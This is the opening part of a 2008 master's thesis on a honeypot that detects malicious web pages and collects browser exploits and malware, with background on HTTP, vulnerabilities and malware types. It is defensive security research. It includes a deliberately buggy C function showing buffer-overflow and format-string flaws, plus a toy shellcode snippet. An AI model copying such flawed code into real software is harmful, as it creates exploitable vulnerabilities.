THE UNIVERSITY OF CALGARY

Collection and Analysis of Web-based Exploits and Malware

by

Ahmed Mohamed Abdulla Obied

A THESIS

SUBMITTED TO THE FACULTY OF GRADUATE STUDIES

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE

DEGREE OF MASTER OF SCIENCE

DEPARTMENT OF COMPUTER SCIENCE

CALGARY, ALBERTA

September, 2008

THE UNIVERSITY OF CALGARY

FACULTY OF GRADUATE STUDIES

The undersigned certify that they have read, and recommend to the Faculty of Graduate Studies for acceptance, a thesis entitled "Collection and Analysis of Web-based Exploits and Malware" submitted by Ahmed Mohamed Abdulla Obied in partial fulfillment of the requirements for the degree of Master of Science.

Supervisor,
Dr. Michael John Jacobson, Jr.
Department of Computer Science

Co-Supervisor,
Dr. Carey Williamson
Department of Computer Science

Dr. Rei Safavi-Naini
Department of Computer Science

Dr. Wael Badawy
Department of Electrical and Computer Engineering

Date

Abstract

Malicious software in the form of worms, Trojan horses, spyware, and bots has become an effective tool for financial gain. To effectively infect the computers of unsuspecting users with malware, attackers use malicious Web pages. When a user views a malicious Web page using a Web browser, the malicious Web page delivers a Web-based exploit that targets browser vulnerabilities. Successful exploitation of a browser vulnerability can lead to an automatic download and execution of malware on the victim's computer.

This thesis presents a honeypot that uses Internet Explorer as bait to identify malicious Web pages, which successfully download and execute malware via Web-based exploits. When the honeypot instructs Internet Explorer to visit a Web page, the honeypot monitors and records process and file creation activities of Internet Explorer and processes spawned by Internet Explorer. The recorded activities are analyzed to find deviations from normal behavior, which indicate successful exploitation. The Web-based exploits delivered by malicious Web pages and the malware downloaded by the exploits are automatically collected by the honeypot after successful exploitations. Additionally, the honeypot constructs an analysis graph to find relationships between different malicious Web pages and identify the Web pages that download the same malware.

This thesis also presents an analysis of data collected by the honeypot after processing 33,811 URLs collected from three data sets. Observations and case studies are presented to provide insights about Web-based exploits and malware, malicious Web pages, and the techniques used by attackers to deliver and obfuscate the exploits.

Acknowledgements

I would like to thank my supervisors, Dr. Williamson and Dr. Jacobson, for their guidance and support over the past two years.

I dedicate this thesis to my parents, sisters, and brother

Table of Contents

Approval Page **ii**

Abstract **iii**

Acknowledgements **iv**

Table of Contents **vi**

1 Introduction **1**

1.1 Motivation 1

1.2 Goals 4

1.3 Contributions 4

1.4 Overview of Thesis 6

2 Background **7**

2.1 The World Wide Web 7

2.1.1 HyperText Transfer Protocol 8

2.2 Software Vulnerabilities and Exploitation 15

2.2.1 Memory Corruption Vulnerabilities 17

2.3 Malicious Software 19

2.3.1 Types of Malicious Software 19

2.3.2 Malicious Software for Financial Gain 25

2.4 Web-based Exploits 31

2.4.1 Malicious Web Pages 32

2.5 Summary 37

3 Overview of a Client-side Honeypot 38

3.1 General Overview 38

3.2 Submission of URLs 42

3.3 Automated Processing of Web Pages 43

3.4 Detection of Web-based Exploits 44

3.5 Data Collection, Analysis, and Visualization 45

3.6 Summary 48

4 Detection of Web-based Exploits 49

4.1 General Overview 49

4.2 Detection Approach 54

4.3 Detection Engine 56

4.3.1 Device Driver 57

4.3.2 Driver Controller 62

4.3.3 Detection Module 62

4.4 Summary 64

5 Automated Processing of Web Pages 66

5.1 Repository 66

5.2 Hypervisor 68

5.3 URL Submitter 69

5.4 URL Server 71

5.5 Web Bots 74

5.6 Controllers 78

5.7 Web Interface 80

5.8 Summary 84

6 Results and Case Studies 85

6.1 Data Sets 85

6.2 Results 87

6.3 Case Studies 95

6.3.1 Case Study 1 95

6.3.2 Case Study 2 98

6.3.3 Case Study 3 101

6.3.4 Case Study 4 111

6.4 Summary 116

7 Conclusions and Future Work 117

7.1 Thesis Summary 117

7.2 Results Summary 117

7.3 Future Work 120

Bibliography 123

A Example of a generated XML file 133

List of Tables

4.1 I/O control messages to start or stop a monitoring session 58

4.2 Data stored for each process or file creation activity 61

5.1 Configuration parameters for the URL submitter 70

5.2 Configuration parameters for the URL server 72

5.3 Configuration parameters for a Web bot 74

5.4 Configuration parameters for a controller 78

6.1 Data sets used to seed the honeypot with URLs 86

6.2 The density of malicious Web pages in each data set 87

6.3 Geographic distribution of the IP addresses of Web servers hosting malicious Web pages 88

6.4 File type distribution of the collected files based on extension 94

6.5 Top malicious executables downloaded by multiple malicious Web pages 95

6.6 Fast flux network used to protect a Web server hosting a malicious Web page 103

List of Figures

2.1 Example of an HTTP request message 9

2.2 Example of an HTTP response message header 10

2.3 Example of a Web page in HTML 11

2.4 Server-side script in PHP to display the current time 14

2.5 Client-side script in JavaScript to display the current time 15

2.6 Chunk of code with multiple memory corruption bugs 17

2.7 Assembly code instructions with corresponding machine code 18

2.8 Fast flux network used to protect a Web server that distributed the Storm worm on December 24, 2007 31

2.9 Triggering the `createTextRange()` vulnerability in Internet Explorer 32

2.10 Web page with an embedded `iframe` and `script` elements 33

3.1 An overview of the honeypot's architecture with a single virtual machine 39

3.2 An overview of a hypervisor architecture. 41

3.3 Example of an analysis graph 46

4.1 Example of an obfuscated `iframe` element 51

4.2 An overview of the detection engine 56

4.3 Disassembly of `ZwCreateFile` in `ntdll.dll` (the `edx` register points to `KiFastSystemCall` in `ntdll.dll`) 59

5.1 Screenshots of the Web interface 83

6.1 URLs of key malicious Web pages. 130 bait Web pages redirected Internet Explorer to these malicious Web pages. 89
6.2 Top `iframe` URLs embedded in malicious Web pages 89
6.3 Screenshots of malicious Web pages 91
6.4 More screenshots of malicious Web pages 92
6.5 Screenshot of `http://crucis.es/` 95
6.6 Web-based exploit delivered by a malicious Web page 97
6.7 Screenshot of `http://flashvide0.com/` 98
6.8 Obfuscated Web-based exploit 99
6.9 Obfuscated exploit decoder embedded in a malicious Web page 100
6.10 De-obfuscation of the decoder in Figure 6.9 101
6.11 Various obfuscation techniques used in a Web-based exploit 102
6.12 Screenshot of `http://loctenv.com/` 103
6.13 Decoder that utilizes several tricks to make it difficult to decode the exploit manually 105
6.14 Heap spraying used in a Web-based exploit 109
6.15 Triggering a vulnerability AOL's SuperBuddy ActiveX control 109
6.16 Triggering a vulnerability in Apple's QuickTime ActiveX control . . . 110
6.17 Screenshot of `http://banners.rbscorp.ru/` in March 2008 111
6.18 URLs found in a malicious Web page that point to a compromised Web page at the University of Maryland. 113
6.19 Web-based exploit targeting multiple vulnerabilities 114
6.20 Variation of the heap spraying technique used in a Web-based exploit 115

List of Algorithms

3.1 Automated processing of Web pages 44

4.1 Detection of Web-based exploits 64

5.1 Submission of URLs via the URL submitter 71

5.2 Handshake protocol used to communicate with the URL server 73

5.3 Messages exchanged between the URL server and controllers 73

5.4 Distribution of URLs by the URL Server 73

5.5 Messages exchanged between a controller and a Web bot 76

5.6 Processing Web pages by a Web bot 77

5.7 Managing a virtual machine and a Web bot 81

List of Abbreviations

ASP	Active Server Pages
CERN	European Organization for Nuclear Research
CERT	Computer Emergency Response Team
CGI	Common Gateway Interface
CPU	Central Processing Unit
CSS	Cascade Style Sheets
DCOM	Distributed Component Object Model
DDoS	Distributed Denial of Service
DoS	Denial of Service
DOM	Document Object Model
DNS	Domain Name System
FTP	File Transfer Protocol
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
JS	JavaScript
JSP	Java Server Pages
ICMP	Internet Control Message Protocol
IE	Internet Explorer
IIS	Internet Information Services
IP	Internet Protocol
IRC	Internet Relay Chat

ISAPI	Internet Server Application Programming Interface
MDAC	Microsoft Data Access Components
MIME	Multipurpose Internet Mail Extensions
NAT	Network Address Translation
P2P	Peer-to-Peer
PDF	Portable Document Format
PHP	Hypertext Preprocessor
RPC	Remote Procedure Call
RTSP	Real Time Streaming Protocol
SHA	Secure Hash Algorithm
SMTP	Simple Mail Transfer Protocol
SP	Service Pack
SQL	Structured Query Language
SSDT	System Service Dispatch Table
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
TTL	Time-To-Live
UDP	User Datagram Protocol
URL	Uniform Resource Locator
VB	Visual Basic
WMF	Windows MetaFile
XML	Extensible Markup Language

Chapter 1

Introduction

1.1 Motivation

Malicious software (Malware) such as computer viruses, worms, Trojan horses, spyware, and bots poses a significant threat to computer security, integrity, and privacy. Malware can be used to spread mayhem, enact political revenge on a corporate target, extort money from businesses, steal data, prevent users from accessing resources, conduct click fraud, send spam, or sometimes simply gain bragging rights. Malware is getting more widespread and increasingly difficult to detect. Dozens more are added to the menagerie each day.

Over the past few years, attackers have shifted their efforts from creating malware for fun and fame to creating malware for profit [24]. Attackers today are organized, sophisticated, and financially motivated [24, 39]. Their primary goal is to infect computers with malware, since malware has become an effective tool for financial gain.

Exploiting vulnerabilities in network services to compromise computers is a common technique used by attackers. This technique, however, has become less successful in the last few years due to technologies such as Network Address Translation (NAT) and firewalls that prevent or restrict incoming connections from untrusted computers on the Internet [2, 64]. To adapt to such restrictions, attackers shifted their techniques from exploiting vulnerabilities in network services to exploiting vulnerabilities in *client-side software* such as Web browsers, office software, email clients, and media players. The number of vulnerabilities reported to the Computer Emergency Response Team (CERT) almost doubled in the last few years [16]. The total number of reported vulnerabilities in 2004 is 3,780. In 2007, the number increased to 7,236.

According to SANS's Top-20 Security Risks in 2007 [68], the most targeted client-side software is the Web browser. Web content has evolved tremendously over the past few years. Web content today can contain several types of Web resources such as text, audio, images, videos, applets, scripts, etc. To handle such content, Web browsers such as Microsoft's Internet Explorer, Mozilla's Firefox, and Apple's Safari have become very complex. The complexity of Web browsers increases the potential of finding vulnerabilities, which can be exploited to infect the computers of unsuspecting users with malware.

In an attack that involves a Web browser, a user is lured into visiting a *malicious Web page*. When the user views the malicious Web page, the Web page delivers a *Web-based exploit* that targets browser vulnerabilities. One of the most interesting characteristics of a Web-based exploit is that the exploit is delivered via HTTP, which can penetrate networks protected with firewalls and NAT technology. Successful exploitation of a browser vulnerability via a Web-based exploit can lead to an automatic download and execution of malware on the victim's computer.

Every day, new malicious Web pages are deployed and legitimate Web pages are compromised and modified to deliver Web-based exploits that infect computers with malware. In April 2008, over half a million legitimate Web pages were modified by attackers via a massive SQL injection attack [70]. The attackers added an HTML element to the legitimate Web pages, which causes the Web browser to automatically embed a malicious Web page when any of the modified Web pages is viewed.

To learn more about malicious Web pages, researchers [48, 64, 80] started using *client-side* honeypots. A honeypot is an information resource that does not have any production value other than being being probed, attacked, or compromised [73]. Any interaction with a honeypot is by default suspicious, which makes data collected by honeypots valuable. Honeypots can be used to learn about new attacks, understand the motives and psychology of attackers, distract attackers from valuable production systems, collect autonomous spreading malware, track botnets, or monitor underground economy networks [63].

Traditional honeypots are *server-side* honeypots [73]. A server-side honeypot is a *passive* entity that waits for attackers or self-propagating malware to probe or compromise it. A client-side honeypot, on the other hand, is an *active* entity that searches for malicious content on the Internet. Client-side honeypots mimic the behaviour of a human, and analyze whether such behaviour would be exploited by attackers [63].

This thesis presents the design and implementation of a high-interaction client-side honeypot to identify malicious Web pages, which successfully download and execute malware via Web-based exploits. The honeypot sends commands to Internet Explorer to visit Web pages randomly, and can effectively detect when a Web page delivers an exploit.

This thesis also presents an analysis of data collected by the honeypot after visiting 33,811 Web pages. The URLs for the Web pages were collected from three data sets. Observations and several case studies are presented to demonstrate a variety of techniques used by attackers to infect computers with malware via Web-based exploits.

1.2 Goals

In this thesis, a high-interaction client-side honeypot for effectively identifying malicious Web pages and collecting data about such Web pages is introduced. The resulting honeypot is used to find answers to the following questions:

- Can we effectively collect the Web-based exploits delivered by malicious Web pages and the malware downloaded by the exploits using client-side honeypots?
- Can we quantify the density of malicious Web pages on the Web?
- What are the techniques used by attackers to deliver the Web-based exploits?
- What is the most frequently targeted browser vulnerability?
- How do attackers obfuscate the exploits?
- Can we identify relationships between different malicious Web pages or find malicious Web pages that install the same malware?
- Do attackers track infections?
- What is the geographic distribution of the Web servers hosting malicious Web pages?

1.3 Contributions

This thesis has four main contributions:

- A comprehensive description of a high-interaction client-side honeypot is presented. The honeypot automatically collects the Web-based exploits delivered by malicious Web pages and the malware downloaded by the exploits. In addition to collecting the exploits and the downloaded malware, the honeypot collects extensive data about all visited Web pages (malicious or non-malicious) such as redirection information, DNS address records of domain names, geographic locations of Web servers, screenshots, and any URLs specified in `anchor`, `iframe`, and `script` HTML elements.

- A new approach is introduced to detect when a malicious Web page delivers a Web-based exploit. The new approach relies on only monitoring *process* and *file creation* activities. The approach ignores activities generated by legitimate processes by only observing the activities of the Web browser and processes spawned by the Web browser. Observing the activities of the Web-browser allows us to detect exploitation of the Web browser, and observing the activities of processes spawned by the Web browser allows us to detect exploitation of helper applications.

- The notion of an *analysis graph* is introduced. The nodes and edges in an analysis graph are constructed when the honeypot visits Web pages. The edges in an analysis graph can be used to identify relationships between different malicious Web pages. Additionally, the edges can be used to identify different malicious Web pages that install the same malware.

- Analysis of the data collected by the honeypot after visiting 33,811 Web pages is presented. Case studies of malicious Web pages are presented to demonstrate a variety of Web-based exploits delivered by malicious Web pages, the sophistication of attackers, and the techniques used by attackers to deliver and obfuscate the exploits.

1.4 Overview of Thesis

This thesis is organized as follows. Chapter 2 presents relevant background information and an overview of related work. An overview of the honeypot's architecture is presented in Chapter 3. Chapter 4 describes how the honeypot detects when a Web page delivers a Web-based exploit, which successfully downloads and executes malware. Detailed description of the honeypot's components and the algorithms used by each component are presented in Chapter 5. Chapter 6 describes the data sets we processed to seed the honeypot with URLs, and presents an analysis of the data collected by the honeypot. In addition, several case studies of malicious Web pages are presented in Chapter 6. Finally, Chapter 7 summarizes the thesis and presents directions for future work.

Chapter 2

Background

This chapter presents relevant background information and an overview of related work. The World Wide Web and related terminology are discussed in Section 2.1. Section 2.2 presents a general discussion of software vulnerabilities and exploitation with a focus on memory corruption vulnerabilities. Section 2.3 presents the different types of malicious software and discusses how attackers use infected computers for financial gain. Section 2.4 describes Web-based exploits and malicious Web pages. Finally, Section 2.5 summarizes the chapter. For in-depth discussions of the topics in this chapter, refer to [23, 27, 35, 36, 63, 71, 73, 75, 76, 86].

2.1 The World Wide Web

The Internet is a collection of interconnected computer networks that use the Transmission Control Protocol/Internet Protocol (TCP/IP) stack proposed by Vinton Cerf and Robert Kahn in 1974 to support the sharing of resources. Prior to 1991, the Internet was primarily used by government, academic, and industrial researchers [76]. The introduction of the World Wide Web in 1991 by Tim Berners-Lee, while working at the European Organization for Nuclear Research (CERN), enabled millions of users to become part of this technological revolution on the Internet.

The World Wide Web (also known as the *Web*) provides a platform for many Internet services such as search engines, Web-based electronic mail, electronic commerce, multimedia streaming, social networking, and content sharing. The Web is a *client-server* system for accessing *resources* stored on *Web servers* all over the Internet. Each resource on the Web is addressable by a unique *Uniform Resource Locator (URL)*, which Web clients use to access the resource. Resources are transmitted from Web servers to Web clients using the *HyperText Transfer Protocol (HTTP)* [66].

2.1.1 HyperText Transfer Protocol

HTTP is an application-layer protocol in the TCP/IP stack used for communication on the Web. HTTP is implemented in two programs running on different computers on the Internet: a *client* program and a *server* program [36]. Both the client and server programs use the Transmission Control Protocol (TCP), a connection-oriented protocol, as the underlying transport-layer protocol in the TCP/IP stack to convey data reliably. Two types of messages are specified in HTTP: *request* messages and *response* messages. Request messages are sent from clients to servers, and response messages are sent from servers to clients.

Web Servers

Web server software such as Microsoft's Internet Information Services (IIS) and Apache implement the server-side of HTTP. Web servers store resources and accept requests for these resources from Web clients. A Web client C requests a resource R from a Web server S by first establishing a TCP connection with S and then sending a `GET` request message for R. An example of an HTTP request message is shown in Figure 2.1.

Before C can establish a connection with S, C needs to know the *IP address* of

```
GET /about/index.html HTTP/1.1
Host: ucalgary.ca
```

Figure 2.1: Example of an HTTP request message

S. IP addresses are used by the Internet Protocol (IP) at the network layer in the TCP/IP stack to identify computers on the Internet. An IP address is a 32-bit number written as four 8-bit integer values separated by periods (e.g., `136.159.5.39`). Web servers on the Internet are usually assigned IP addresses and unique *domain names*. Domain names are human-readable names that ease the task of remembering the location of resources on the Web. The mapping between domain names and IP addresses is performed by programs that implement the Domain Name System (DNS) protocol. These programs run on computers on the Internet known as *name servers*.

Each resource on the Web is addressable by a URL. HTTP URLs consist of two parts: the domain name of the Web server that has the resource, and the path to the resource relative to the root directory in the Web server's file system. For example, in the following URL:

`http://www.ucalgary.ca/about/index.html`,

the domain name of the Web server is `www.ucalgary.ca`, and the path to the resource is `/about/index.html`. The same resource can be accessed using the Web server's IP address in the URL instead of the server's domain name as follows:

`http://136.159.34.17/about/index.html`

```
HTTP/1.1 400 Bad Request
Date: Sun, 01 Jun 2008 06:15:35 GMT
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Figure 2.2: Example of an HTTP response message header

When a request for a resource is received by a Web server from a Web client, the Web server uses the path specified in the URL to look up the resource in its file system. The Web server then sends a response message to the Web client. Response messages consist of a header and a body. The header is used to give Web clients information about the resource and the status of the request. The body contains the requested resource if the resource was found, or provides additional information to Web clients if the resource was not found. An example of a header in an HTTP response message is shown in Figure 2.2. The first line in the header contains a *status code*. The status code is a 3-digit number used to indicate the status of the request. Status codes of the form `2xx` indicate success (e.g., `200`) and `3xx` indicate *redirection* (e.g., `301`). Redirection means that the URL of a requested resource has been changed. The resource's new URL is typically embedded in the body of a response message. To retrieve the resource, a Web client can extract the new URL from the response message and send an additional request message using the new URL. Finally, status codes of the form `4xx` and `5xx` indicate errors (e.g., `404` and `500`).

```
<html>
 <body>
  <img src="http://www.cpsc.ucalgary.ca/images/example.jpeg">
  <b>Hello World</b>
  <a href="http://www.ucalgary.ca">University of Calgary</a>
 </body>
</html>
```

Figure 2.3: Example of a Web page in HTML

Resources

Resources on the Web are files stored on Web servers or generated dynamically by Web servers. There are several types of resources on the Web such as text, image, audio, video, application, etc. The type of a resource is specified according to the Multipurpose Internet Mail Extensions (MIME) standard. The MIME type of a resource is specified in the `Content-Type` field in the header of a response message. For example, if the `Content-Type` field of a requested resource is `image/jpeg` then the resource is an image file in JPEG format. Web clients use the MIME types to know how to handle requested resources. Resources that have the `text/html` MIME type are called *Web pages*. Web pages are text files written in the *HyperText Markup Language (HTML)*. HTML provides *elements* that can be used to structure content in a Web page, embed other types of resources, or reference other Web pages or resources using *hyperlinks*. An example of a simple HTML Web page with an embedded image and a hyperlink is shown in Figure 2.3.

Hyperlinks (also called *links*) link Web pages to make it easier to navigate from one page to another. When Web clients such as Web browsers follow a link (e.g., a user clicks on a hyperlink in a Web page), the referenced resource is automatically retrieved. If a Web page P_1 has a link to a Web page P_2 then P_1 is said to have an *outgoing link* to P_2 and P_2 has an *incoming link* from P_1. In HTML, links are represented using the `anchor` (`<a>`) element. The URL of a referenced resource is specified in the `href` attribute of the `anchor` element.

Web Browsers

Web browsers such as Microsoft's Internet Explorer, Mozilla's Firefox, and Apple's Safari implement the client-side of HTTP. A typical Web browser accepts input commands from the user, constructs appropriate request messages, sends request messages to Web servers, interprets response messages, and displays content for the user. A user retrieves a resource from the Web by entering the resource's URL in the address bar widget in the Web browser followed by typing the `Enter` key, or by moving the mouse cursor to a link in a Web page and clicking on it. When a user enters a URL or clicks on a link, the tasks performed by Web browsers can be summarized as follows:

1. Extract the domain of the Web server from the URL.
2. Map the domain name to an IP address using DNS, if necessary.
3. Establish a TCP connection with the Web server.
4. Send an HTTP `GET` request message to the Web server to retrieve the resource specified in the URL.
5. Extract the resource from the HTTP response message.

6. Close the TCP connection with the Web server.

At the end of step 5, the Web browser interprets the HTML and displays the content to the user if the resource is a Web page. When the Web browser interprets the Web page and encounters an HTML element that embeds a resource (e.g., image or video), the Web browser extracts the URL of the resource and steps 1 to 6 are repeated to retrieve the resource. Certain MIME types (e.g., `image/jpeg`) can be rendered and displayed by the Web browser directly. However, there are MIME types (e.g., `video/x-flv` for Flash videos) that cannot be displayed directly. To handle such types, Web browsers use *plug-ins.*

Modern Web browsers are designed to have an extensible architecture. The functionality of the Web browser and the MIME types it can handle can be extended via the use of plug-ins. Browser plug-ins are executable components that are installed by default or manually by the user. When a plug-in is installed, it registers the MIME types that it can handle. Every time a Web browser encounters a resource that it cannot handle directly, the Web browser looks up the plug-in that can handle the resource and loads it. Certain types of plug-ins (e.g., Adobe Acrobat plug-in) invoke a *helper application* (e.g., Adobe Acrobat Reader) stored on the user's computer to help handle a resource. In Internet Explorer, plug-ins are usually implemented as *ActiveX controls.*

Web Applications and Scripting

Popular Web sites such as Gmail, YouTube, Flickr, and Facebook are applications that run on Web servers. Web applications are platform independent, which can be accessed using a Web browser from any computer on the Internet. These applications

```
<html>
 <body>
  <?php
   $tm = date("h:i:s");
   echo "The current time is: $tm";
  ?>
 </body>
</html>
```

Figure 2.4: Server-side script in PHP to display the current time

produce Web pages that are generated dynamically upon request. A typical Web application consists of a *front-end* and *back-end*. The front-end is developed using a combination of HTML that provides the "look" and a *server-side* scripting language such as PHP (Hypertext Preprocessor), JSP (Java Server Pages), or ASP (Active Server Pages) that provides the "functionality". The back-end is a database such as MySQL, PostgreSQL, or MS SQL that provides the "storage" of information. To make the application more interactive and responsive, Web applications often use a *client-side* scripting language such as JavaScript.

A server-side script in a Web application context is a script that gets executed by a Web server. Figure 2.4 shows an example of some PHP code embedded in a Web page that displays the current time. Every time a user views the Web page in Figure 2.4, the script is executed by the Web server and a different Web page is generated and sent to the user based on the output produced by the script.

A client-side scripting language in a Web application context, such as JavaScript or VBScript, is a script that gets executed by the Web browser. Modern Web browsers have built-in interpreters that can execute scripts embedded in Web pages.

```
<html>
 <body>
  <script>
   var tm = new Date()
   var out = tm.getHours().toString()
   out += ":" + tm.getMinutes().toString()
   out += ":" + tm.getSeconds().toString()
   document.write("The current time is: " + out)
  </script>
 </body>
</html>
```

Figure 2.5: Client-side script in JavaScript to display the current time

Figure 2.5 shows an example of some JavaScript code embedded in a Web page that displays the current time.

The example in Figure 2.5 is similar in functionality to the example in Figure 2.4. The primary difference, however, is that the script is executed at the client-side instead of the server-side. When a request for the Web page in Figure 2.5 is received by a Web server, the Web server sends the Web page as shown. When the Web browser receives the Web page, the Web browser executes the script and the current time is displayed.

2.2 Software Vulnerabilities and Exploitation

Software *bugs* or *flaws* are mistakes made by programmers while creating the software. A software *vulnerability* is a software bug that can be exploited in a malicious way, causing the software to behave in an unexpected manner and perform unintended actions. An *exploit* is a program or a chunk of code that takes advantage of software vulnerabilities to cause *denial of service*, *escalate privileges* or *execute arbitrary code* on the computer running the vulnerable software.

Detailed information about software vulnerabilities with proof-of-concept exploits are often disclosed to the public by the “good guys” in support of the full disclosure movement. Full disclosure carries risks since the information becomes accessible to anyone. However, the “good guys” argue that full disclosure has benefits that justify the associated risks since it forces software vendors to release patches faster [42].

When a software vulnerability is disclosed, the vendor or owner of the software is tasked with fixing the vulnerability before attackers start to exploit it. Software vulnerabilities are fixed by *patching* the affected software. A patch overwrites the vulnerable chunks of code with new code that fixes the bugs. Patches are often distributed via a software update. The time from when a vulnerability is disclosed until a patch is released varies from a few hours to several days or months depending on the risks posed by the vulnerability. For example, patches for critical vulnerabilities that allow remote code execution are released quickly to avoid damages caused by such vulnerabilities if exploited by attackers or malicious software. Remote code execution means that an exploit can supply the vulnerable software with arbitrary code remotely, and execute the code with the privileges of the exploited software.

In a perfect world, vulnerable software would always be patched when the vendor or owner of the software releases the patch. However, this is not the case in the real world. A typical example is the damage [5, 45, 46] caused by several computer worms [10, 12, 13, 14] that exploited disclosed vulnerabilities for which patches were released by the vendor, but not applied in a timely manner.

```
void foo(char *data, int data_size)
{
  char buf[24];
  memcpy(buf, data, data_size);
  printf(buf);
}
```

Figure 2.6: Chunk of code with multiple memory corruption bugs

A software vulnerability for which no patch has been released by the software vendor or owner (due to the fact that the vulnerability is unknown to the public) is commonly referred to as a *zero-day vulnerability*. An exploit that takes advantage of a zero-day vulnerability is commonly referred to as a *zero-day exploit*. Zero-day exploits pose significant threats to computers on the Internet. These exploits are of high tactical value to attackers since no countermeasure strategy is in place to defend against them [38]. In 2005, a zero-day exploit targeting Microsoft's Windows MetaFile (WMF) vulnerability [51] was being sold by a Russian group for $4,000 USD [26].

2.2.1 Memory Corruption Vulnerabilities

Operating systems, libraries, and many software are written in C or C++. C and C++ assume that the programmer is responsible for data integrity, which makes code written in these languages prone to *memory corruption* bugs. Figure 2.6 shows an example of code that has several memory corruption bugs, which are hard to notice.

Memory corruption bugs such as buffer overflows [23, 35], integer overflow or

```
xor eax, eax                                       0x33 0xc0
mov eax, 41414141h                                 0xb8 0x41 0x41 0x41 0x41
jmp eax                                            0xff 0xe0
```

Figure 2.7: Assembly code instructions with corresponding machine code

underflow [1], and format strings [23, 35] occur when critical data in the program is accidently overwritten and the program references the data. When the program references invalid data, the program often crashes. For example, buffer overflow bugs are triggered when a finite buffer (storage area) in a program is filled with data that exceeds the buffer's size. If the program does not check the size of the data before writing to the buffer, a buffer overflow occurs and any data stored immediately after the buffer are at risk of being overwritten.

Critical memory corruption vulnerabilities can be exploited in such a way that they lead to arbitrary code execution. Exploiting these vulnerabilities can be summarized in two major steps.

In the first step, a chunk of code known as the *shellcode* is injected directly or indirectly into an executable memory region (e.g., stack or heap) that belongs to the vulnerable software. The shellcode consists of machine code instructions used to perform an action (e.g., download a file from the Internet and execute it, open a backdoor, or propagate a worm [4]) on the computer where the vulnerable software is running. The shellcode is typically written in assembly language and converted to the corresponding machine code. Figure 2.7 shows an example of x86 assembly language instructions with the corresponding machine code.

In the second step, the program's flow of execution is changed to point to the shellcode. Changing the program's flow of execution depends on the vulnerability being targeted. In general, techniques such as overwriting the saved return address on the stack [61], or modifying function or data pointers [62] stored in the software's memory space are used.

2.3 Malicious Software

Malicious Software (Malware) is a broad term used to describe various types of unwanted computer programs. A computer is *infected* with malware or *compromised* when there is a malicious program installed on the computer without the owner's consent or knowledge. Compromised computers are commonly referred to as *Zombie* computers. This section describes the common types of malicious software.

2.3.1 Types of Malicious Software

Viruses

A computer virus is self-replicating code that attaches itself to a host such as a file or a system area. A virus is not a standalone computer program so it relies on the host to replicate a possibly evolved copy of itself. This is achieved by modifying the host in such a way that causes the host to transfer control to the virus when the host is accessed or executed. When control is transferred to the virus, the virus does the following:

1. Locate itself in memory and start the replication phase.
2. Execute code known as the *payload*. The payload is used to perform some action on the infected computer on behalf of the attacker.

3. Transfer control back to the host.

File infection is a common infection strategy used by viruses [75]. Sophisticated viruses such as encrypted, oligomorphic, polymorphic, and metamorphic viruses use various obfuscation and code evolution techniques to avoid detection by anti-virus software.

Worms

Computer worms are considered a subclass of computer viruses [75]. The primary difference between a virus and a worm is that a worm is a standalone computer program that replicates on the Internet. The most effective replication strategy used by worms is the exploitation of a vulnerability in a widely used network service. Exploiting a vulnerability that does not require user interaction enables a worm to replicate rapidly [74]. Worms can also replicate via email, the Web, or peer-to-peer networks. These types of worms usually rely on *social engineering* techniques to trick users into running the worm's code, which then automatically replicates.

In 2001, Code Red I [10] and Code Red II [14] exploited a known buffer overflow vulnerability in one of the ISAPI (Internet Server Application Programming Interface) extensions in Microsoft's IIS Web servers. In 14 hours, more than 359,000 computers on the Internet with unpatched versions of Microsoft's IIS Web servers were infected by Code Red II [46]. The damages caused by the Code Red worms exceeded \$2.6 billion USD [46].

A few months after the two Code Red worms were released, a new worm called Nimda was released. Nimda [11] was the first worm that used multiple replication strategies. It exploited known directory traversal vulnerabilities in Microsoft's IIS

Web servers, sent copies of itself via email, used backdoors left by the Code Red II worm, and replaced files on compromised Web servers with copies of itself [74].

In 2003, Blaster [13] exploited a known buffer overflow vulnerability in Microsoft's DCOM RPC (Distributed Component Object Model Remote Procedure Call) interface. Blaster infected more than 100,000 unpatched Windows computers on the Internet, and caused millions of dollars in damages [5]. In the same year, Slammer [12] exploited a known buffer overflow vulnerability in the resolution service in Microsoft's SQL server and Microsoft's Desktop Engine. Slammer, the fastest replicating worm to date, infected 90% of the vulnerable computers on the Internet within 10 minutes [45].

Backdoors

A backdoor is a feature in a program that allows attackers to bypass normal security measures. A typical backdoor allows attackers to access the computer after the backdoor is installed remotely via the Internet. The backdoor listens on a specific TCP or UDP port and waits for incoming connections from the attacker, or connects to the attacker's computer to bypass firewalls blocking incoming connections. Netcat, a utility for reading and writing data across network connections, is a popular tool that is often used as a backdoor on compromised computers [71].

Trojan Horses

A Trojan horse is a program that appears to have a useful purpose but includes hidden features that are unknown to the user who uses the program. A common hidden feature used in Trojan horses is the backdoor described in the previous section.

Trojan horses are created using a variety of techniques. If the source code of a legitimate program is available, attackers can modify the source code to include hidden features and redistribute the seemingly legitimate program. In 2002, popular programs such as Sendmail, OpenSSH, and tcpdump were replaced with Trojan horses that installed backdoors on the computers running the Trojan versions of the legitimate programs [71].

Another common technique used by attackers to create Trojan horses is via the use of *binders* [71]. A binder is a program that combines two or more executable files and produces a single executable file. Combining a malicious program with a legitimate program using a binder produces a Trojan horse. When the Trojan horse is executed, both the malicious and legitimate programs are executed.

Spyware

Spyware is a broad term used to describe various types of computer programs designed to collect data from the user's computer or change the configuration of the computer without the user's knowledge or consent. The data collected by spyware often includes authentication credentials, Web surfing habits, and other personal information. This data is sent to third parties via the Internet.

There are many different types of spyware. The common types are *browser hijackers*, *dialers*, and *keyloggers*. A browser hijacker is a browser plug-in capable of intercepting any data sent by the Web browser or received from a Web server. The typical functionality of browser hijackers can be summarized as follows:

- Modify the browser's settings such as the default home page.
- Intercept and log Web form data submitted by the user to a Web server.

- Modify the content of Web pages received from Web servers.
- Track URLs visited by the user.
- Redirect searches and mis-typed URLs to Web pages controlled by the attacker.
- Open pop-ups, which display advertisements based on the user's current activity.

Dialers use the computer's modem to dial premium-rate numbers controlled by the attackers. Keyloggers can be used to monitor and log keyboard events, mouse events, track opened Windows, or capture screenshots of the user's desktop.

